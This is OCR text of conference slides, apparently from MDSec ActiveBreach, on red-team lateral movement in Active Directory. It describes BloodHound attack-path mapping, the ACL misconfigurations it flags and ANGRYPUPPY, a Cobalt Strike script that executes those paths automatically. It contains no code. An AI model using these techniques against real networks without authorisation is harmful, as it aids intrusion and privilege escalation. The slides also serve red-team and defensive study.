

Remote Desktop
Management Jump Box
MJB001
Remote Desktop
File Server
FILE001
Remote Desktop
Remote Desktop
Systems Administrator of ACME Corp
LAPTOP001
Domain Controller
DC001
Super Secure Network
Database Server
DB001
Secure C2 Channel to Redirector
Secure C2 Channel and Redirector
Teamserver
Attacker Host
Hacker Infrastructure


30%
Mount Drives in RDP sessions
Sample of 127 people associated with Cyber Security

ADVANCES IN LATERAL MOVEMENT

BloodHound:

- Aug 2016: Release by *@_wald0* and *@CptJesus*
- Graph theory for visual mapping of AD
- Paths to escalate privileges based on relationships:
  - Alice is a member of ”Help Desk” group which is a member of “Support” group
  - ”Support” group has admin rights on SHAREPOINT server
  - DA has logon session on SHAREPOINT


MemberOf
MemberOf
AdminTo
MemberOf
AdminTo
HasSession
AdminTo
HasSession
AdminTo
AdminTo
AdminTo
MemberOf
HasSession
HasSession
MemberOf

ADVANCES IN LATERAL MOVEMENT

BloodHound ACL Scanning:


- May 2017: addition of ACL attack paths [2]
- ACLs protecting users, groups and computer objects in AD
- Identifies misconfigured ACEs for escalation path
  - ForceChangePassword
  - AllExtendedRights
  - GenericAll
  - GenericWrite
  - WriteOwner
  - WriteDACL
  - AddMembers

BLOODHOUND ATTACK PATH EXECUTION

ANGRYPUPPY:

- Release by *@vysecurity* and *@001SpartaN*
- Cobalt Strike aggressor script
- Permits import of Bloodhound attack path JSON
- Automatic attack path execution
- Leverages HTTP or SMB pivoting
- Future plans to include misconfigured ACLs

DEMO OF ANGRYPUPPY



ActiveBreach By MDSec

PREDICTIONS FOR FUTURE

- Major advances in red TTPS will continue as blue gets sharper
- Greater focus on defensive evasion against products
- Focus on Device Guard and Credential Guard as Windows 10 use increases
- More sector specific frameworks?

References

- *[1] https://www.fireeye.com/blog/threat-research/2014/06/turing-test-in-reverse-new-sandbox-evasion-techniques-seek-human-interaction.html*
- *[2] https://wald0.com/?p=112*
- *https://github.com/mdsecactivebreach*

- Thanks to the community for the continued red research.
- Follow *@dafthack, @monoxgas, @jukelennings, @_staaldraad, @enigma0x3, @_wald0, @CptJesus, @Meatballs__, @harmj0y, @gentilkiwi and @subTee* for further work

ActiveBreach By MDSec

Q&A

@domchell
@vysecurity
@mdseclabs
contact@mdsec.co.uk

You have Questions

We have Answers